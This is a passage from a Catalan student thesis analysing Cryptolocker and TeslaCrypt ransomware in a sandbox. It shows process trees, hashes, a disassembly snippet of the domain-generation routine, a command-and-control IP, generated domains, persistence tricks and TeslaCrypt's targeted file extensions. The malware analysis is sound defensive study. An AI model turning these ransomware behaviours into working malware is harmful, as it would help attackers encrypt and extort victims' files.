Abans hem introduït el concepte de *SandBox* i com a part de l'anàlisi dinàmic, fem un petita introducció amb el següent report tret de la web JoeSandBox:

<https://www.joesandbox.com/analysis/96307/0/pdf>

Podem veure que l'arxiu conté 38 pàgines amb informació que aporta dades rellevants:



### Consideracions del malware Cryptolocker

Segons la imatge, *crilock* és considerat Troià en primera instància.

- System is w10x64
- {71257279-042b-371d-a1d3-fbf8d2fadffa}.exe (PID: 4948 cmdline: 'C:\Users\user\Desktop\{71257279-042b-371d-a1d3-fbf8d2fadffa}.exe' MD5: 04FB36199787F2E3E2135611A38321EB)
  - {34184A33-0407-212E-3326-180A0D0EE2C2}.exe (PID: 3392 cmdline: 'C:\Users\user\AppData\Roaming\{34184A33-0407-212E-3326-180A0D0EE2C2}.exe' /rC:\Users\user\Desktop\{71257279-042b-371d-a1d3-fbf8d2fadffa}.exe' MD5: 04FB36199787F2E3E2135611A38321EB)
    - {34184A33-0407-212E-3326-180A0D0EE2C2}.exe (PID: 4344 cmdline: 'C:\Users\user\AppData\Roaming\{34184A33-0407-212E-3326-180A0D0EE2C2}.exe' /w00000238 MD5: 04FB36199787F2E3E2135611A38321EB)
  - {34184A33-0407-212E-3326-180A0D0EE2C2}.exe (PID: 1040 cmdline: 'C:\Users\user\AppData\Roaming\{34184A33-0407-212E-3326-180A0D0EE2C2}.exe' MD5: 04FB36199787F2E3E2135611A38321EB)
  - {34184A33-0407-212E-3326-180A0D0EE2C2}.exe (PID: 2232 cmdline: 'C:\Users\user\AppData\Roaming\{34184A33-0407-212E-3326-180A0D0EE2C2}.exe' MD5: 04FB36199787F2E3E2135611A38321EB)
- cleanup




També podem veure com es manté el seu *hash md5* durant tot el procés de replicació del executable. Més endavant es faran les proves per validar aquest procediment.

```
lea    eax, [ebp+SystemTime]
push  eax                ; lpSystemTime
call  ds:GetSystemTime
push  [ebp+arg_0]
add   esi, 3Ch
lea   edx, [ebp+SystemTime]
mov   ecx, esi
call  GenerateRandomDomainName
```


Aquest és el codi que fa servir per generar el domini parcial.

Es tracta d'executar l'aplicació maliciosa en un entorn controlat i veure el comportament en temps real. Començarem amb una màquina xp per duu a terme la infecció i un entorn Linux Remnux per capturar els paquets que es van generant.

Abans de tot, caldrà obrir el programa *Process Monitor* de la suite *Sysinternals* que hem descarregat de la web oficial de Microsoft:




Com poden apreciar a la imatge, el programa ens mostra totes les activitats que es van portant a terme en el sistema. Per tal de poder centrar-nos en el que ens interessa per fer l'anàlisi, farem servir el servei de **filtrat** i obtenir només les dades que fan referència al nostre estudi:




D'aquesta manera, l'aplicació només ens mostrarà els moviments referents al procés anomenat `{71257279-042b-371d-a1d3-fbf8d2fadffa}.exe`.

Una vegada preparat el *process monitor*, iniciem el *process explorer*, observem els processos actius just abans d'executar el Malware i el deixem obert:




Per altra banda, obrim el sistema connectat en xarxa de distribució Linux i iniciem el *wireshark* per poder escoltar tot allò que passa per la xarxa:



Només ens resta *double click* sobre l'executable.

El primer que observem és que **desapareix**, pot semblar una dada irrellevant però no, és tot el contrari, imaginem que estem en un entorn d'oficina convencional on l'usuari acaba de rebre l'arxiu i en veure com desapareix, només fa pensar que l'ha pogut eliminar sense voler o simplement que l'arxiu ja no i és i no se li dona importància.

Com bé mostra el *process monitor*, sembla que el Malware a començat a treballar en segon pla:




Aquesta captura mostra el moment en que el Malware crea una còpia en una ubicació oculta per defecte:

*c:\Documents and Settings\Administrator\ApplicationData* i, a més a més, li dona atributs per fer-se passar per arxiu protegit del sistema. Prèviament, com s'ha comentat abans, s'ha configurat el *Windows explorer* per poder veure tots els arxius i validem amb la següent captura:

# FG-SEGURETAT INFORMÀTICA A LA EMPRESA

## DAVID GARCIA MORENO (2018-2019)




Per altra banda, en obrir el *process explorer* ens trobem amb el següent procés en actiu:


The screenshot shows Process Explorer with a list of running processes. Two processes are highlighted in yellow, representing Cryptolocker instances. The table below summarizes the data from the screenshot.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	95.31	0 K	24 K	0		
System		0 K	256 K	4		
Interrupts	< 0.01	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		248 K	676 K	240	Windows NT Session Mana...	Microsoft Corpor
csrss.exe	1.56	1.552 K	5.236 K	296	Client Server Runtime Process	Microsoft Corpor
winlogon.exe		10.220 K	7.176 K	320	Windows NT Logon Applicat...	Microsoft Corpor
services.exe		2.296 K	4.892 K	368	Services and Controller app	Microsoft Corpor
VBBoxService.exe		2.084 K	5.020 K	568	VirtualBox Guest Additions S...	Oracle Corporati
lsass.exe		6.716 K	8.240 K	380	LSA Shell	Microsoft Corpor
svchost.exe		2.120 K	3.864 K	608	Generic Host Process for Wi...	Microsoft Corpor
svchost.exe		2.652 K	4.968 K	660	Generic Host Process for Wi...	Microsoft Corpor
svchost.exe		22.840 K	30.372 K	700	Generic Host Process for Wi...	Microsoft Corpor
svchost.exe		5.400 K	5.636 K	744	Generic Host Process for Wi...	Microsoft Corpor
svchost.exe		3.296 K	6.264 K	792	Generic Host Process for Wi...	Microsoft Corpor
spoolsv.exe		4.336 K	6.056 K	880	Spooler SubSystem App	Microsoft Corpor
explorer.exe		17.768 K	25.120 K	1228	Windows Explorer	Microsoft Corpor
svchost.exe		3.372 K	4.696 K	1672	Generic Host Process for Wi...	Microsoft Corpor
alg.exe		1.984 K	4.168 K	192	Application Layer Gateway S...	Microsoft Corpor
{71257279-042B-371D-A1D3-FBF8D2FADFFA}.exe		4.272 K	7.384 K	360		
{71257279-042B-371D-A1D3-FBF8D2FADFFA}.exe		2.872 K	5.428 K	1716		

Si li donem a propietats sobre el nou process generat per Cryptolocker, podem veure a la pestanya de Strings uns missatges prou alertants que ens donem una idea del tipus de procés que està sent executat a la nostra màquina:



Una altra funcionalitat important que te el process explorer és que ens permet veure el port que fa servir i les connexions que tracta de generar:



Pel que fa a la màquina de linux que recordem que l'hem deixat capturant paquets amb el wireshark, trobem el següent escenari que ens permet verificar les dades obtingudes amb el programa anterior:

No.	Time	Source	Destination	Protoc	Leng	Info
13	18.005547	192.168.56.104	184.164.136.134	TCP	62	1053 → 80 [SY...
14	20.927639	192.168.56.104	184.164.136.134	TCP	62	[TCP Retransm...
15	21.946941	192.168.56.104	184.164.136.134	NBNS	92	Name query NB...
16	23.440083	192.168.56.104	184.164.136.134	NBNS	92	Name query NB...
17	24.949473	192.168.56.104	184.164.136.134	NBNS	92	Name query NB...


Com es pot apreciar a la imatge, aquesta primera versió del *crilock*, el primer que intenta, és connectar-se amb el seu servidor de comandament i control que resideix a la IP pública 184.164.136.134. Per sort, avui dia, aquest domini ha estat eliminat i ha deixat de ser una amenaça. Després de pocs segons, si el Malware no rep resposta, comença a generar noms de dominis fent servir un algorisme de generació de dominis que veurem amb detall a l'anàlisi estàtic amb les següents extensions: .ru, .com, .red, .net, .org, .co.uk, .info:

Destination	Protoc	Leng	Info
192.168.56.255	NBNS	92	Name query NB JFPJCMGXMRFF.RU<00>
192.168.56.255	NBNS	92	Name query NB TNYUJINMRYHE.RU<00>

Per sort, aquesta versió de *ransomware*, ha quedat obsoleta i ja no és capaç d'encryptar cap màquina en no trobar servidor que pugui.


### 6.2.1 crilock 2.0

Aquesta segona versió del Cryptolocker comporta algunes millores significatives respecte al seu predecessor. S'observa que, quan s'executa, la copia la fa en un altra ubicació, una altra manera de despitar:




## FG-SEGURETAT INFORMÀTICA A LA EMPRESA DAVID GARCIA MORENO (2018-2019)

Una altra millora molt interessant és el fet d'assegurar-se la seva continuïtat en la recerca de servidors creant un registre a Windows per executar-se automàticament quan arranquem el sistema:




### 6.2.2 crilock 3.0

La diferencia principal respecte la versió anterior és que el fitxer tracta d'enganyar-nos fent-se passar per una actualització de Windows:



Com era d'esperar, el Malware torna a canviar el lloc de residència per passar desapercebut una vegada més. Ara és pot localitzar a:



I com podem apreciar a la imatge, ja no té el mateix nom inicial.

## 7. Teslacrypt

Aquest *ransomware* es considera l'evolució natural del Cryptolocker. Els ciberdelinqüents van poder comprovar que no era una bona pensada el fet de establir una connexió remota amb un domini extern per duu a terme l'intercanvi de claus RSA i van decidir prescindir per començar a encriptar. Existeixen 3 versions del mateix Malware:

3372c1edab46837f1e973164fa2d726c5e17bcb888828ccd7c4dfcc234a370.exe	12/03/2015 14:35
51B4EF5DC9D26B7A26E214CEE90598631E2EAA67.exe	07/04/2015 12:01
E906FA3D51E86A61741B3499145A114E9BFB7C56.exe	08/04/2015 13:36

Totes 3 versions tracten de buscar arxius amb les següents extensions:


```
.7z, .map, .m2, .rb, .jpg, .rar, .wmo, .mcmeta, .png, .cdr, .m4a, .itm, .vfs0, .jpeg, .indd, .wma, .sb, .mpqge, .txt, .ai, .avi, .fos, .kdb, .p7c, .eps, .wmv, .mcgame, .db0, .p7b, .pdf, .csv, .vdf, .DayZProfile, .p12, .pdd, .d3dbsp, .ztmp, .rofl, .pfx, .psd, .sc2save, .sis, .hxx, .pem, .dbfv, .sie, .sid, .bar, .crt, .mdf, .sum, .ncf, .upk, .cer, .wb2, .ibank, .menu, .das, .der, .rtf, .t13, .layout, .iwi, .x3f, .wpd, .t12, .dmp, .litemod, .srw, .dxg, .qdf, .blob, .asset, .pef, .xf, .gdb, .esm, .forge, .ptx, .dwg, .tax, .001, .ltx, .r3d, .pst, .pkpass, .vtf, .bsa, .rw2, .accdb, .bc6, .dazip, .apk, .rwl, .mdb, .bc7, .fpk, .re4, .raw, .pptm, .bkp, .mlx, .sav, .raf, .pptx, .qic, .kf, .lbf, .orf, .ppt, .bkf, .iwd, .slm, .nrw, .xlk, .sidn, .vpk, .bik, .mrwref, .xlsb, .sidd, .tor, .epk, .mef, .xlsm, .mddata, .psk, .rgss3a, .erf, .xlsx, .itl, .rim, .pak, .kdc, .xls, .itdb, .w3x, .big, .dcr, .wps, .icxs, .fsh, .unity3d, .cr2, .docm, .hvpl, .ntl, .wotreplay, .crw, .docx, .hplg, .arch00, .xxx, .bay, .doc, .hkdb, .lvl, .desc, .sr2, .odb, .mdbbackup, .nx, .py, .srf, .odc, .syncdb, .cfr, .m3u, .arw, .odm, .gho, .ff, .flv, .3fr, .odp, .cas, .vpp, _pc, .js, .dng, .ods, .svg, .lrf, .css, .jpe, .odt
```



Per després encriptar amb la clau pública.

## 7.1 Anàlisi estàtic

Comencem amb la primera mostra *teslacrypt v3* datada del 12 de març del 2015:



SHA256: 3372c1edab46837f1e973164fa2d726c5c5e17bcb888828ccd7c4dfcc234a370

Nombre: calc

Detecciones: 59 / 71

Fecha de análisis: 2018-12-07 00:54:12 UTC ( hace 1 día, 13 horas )

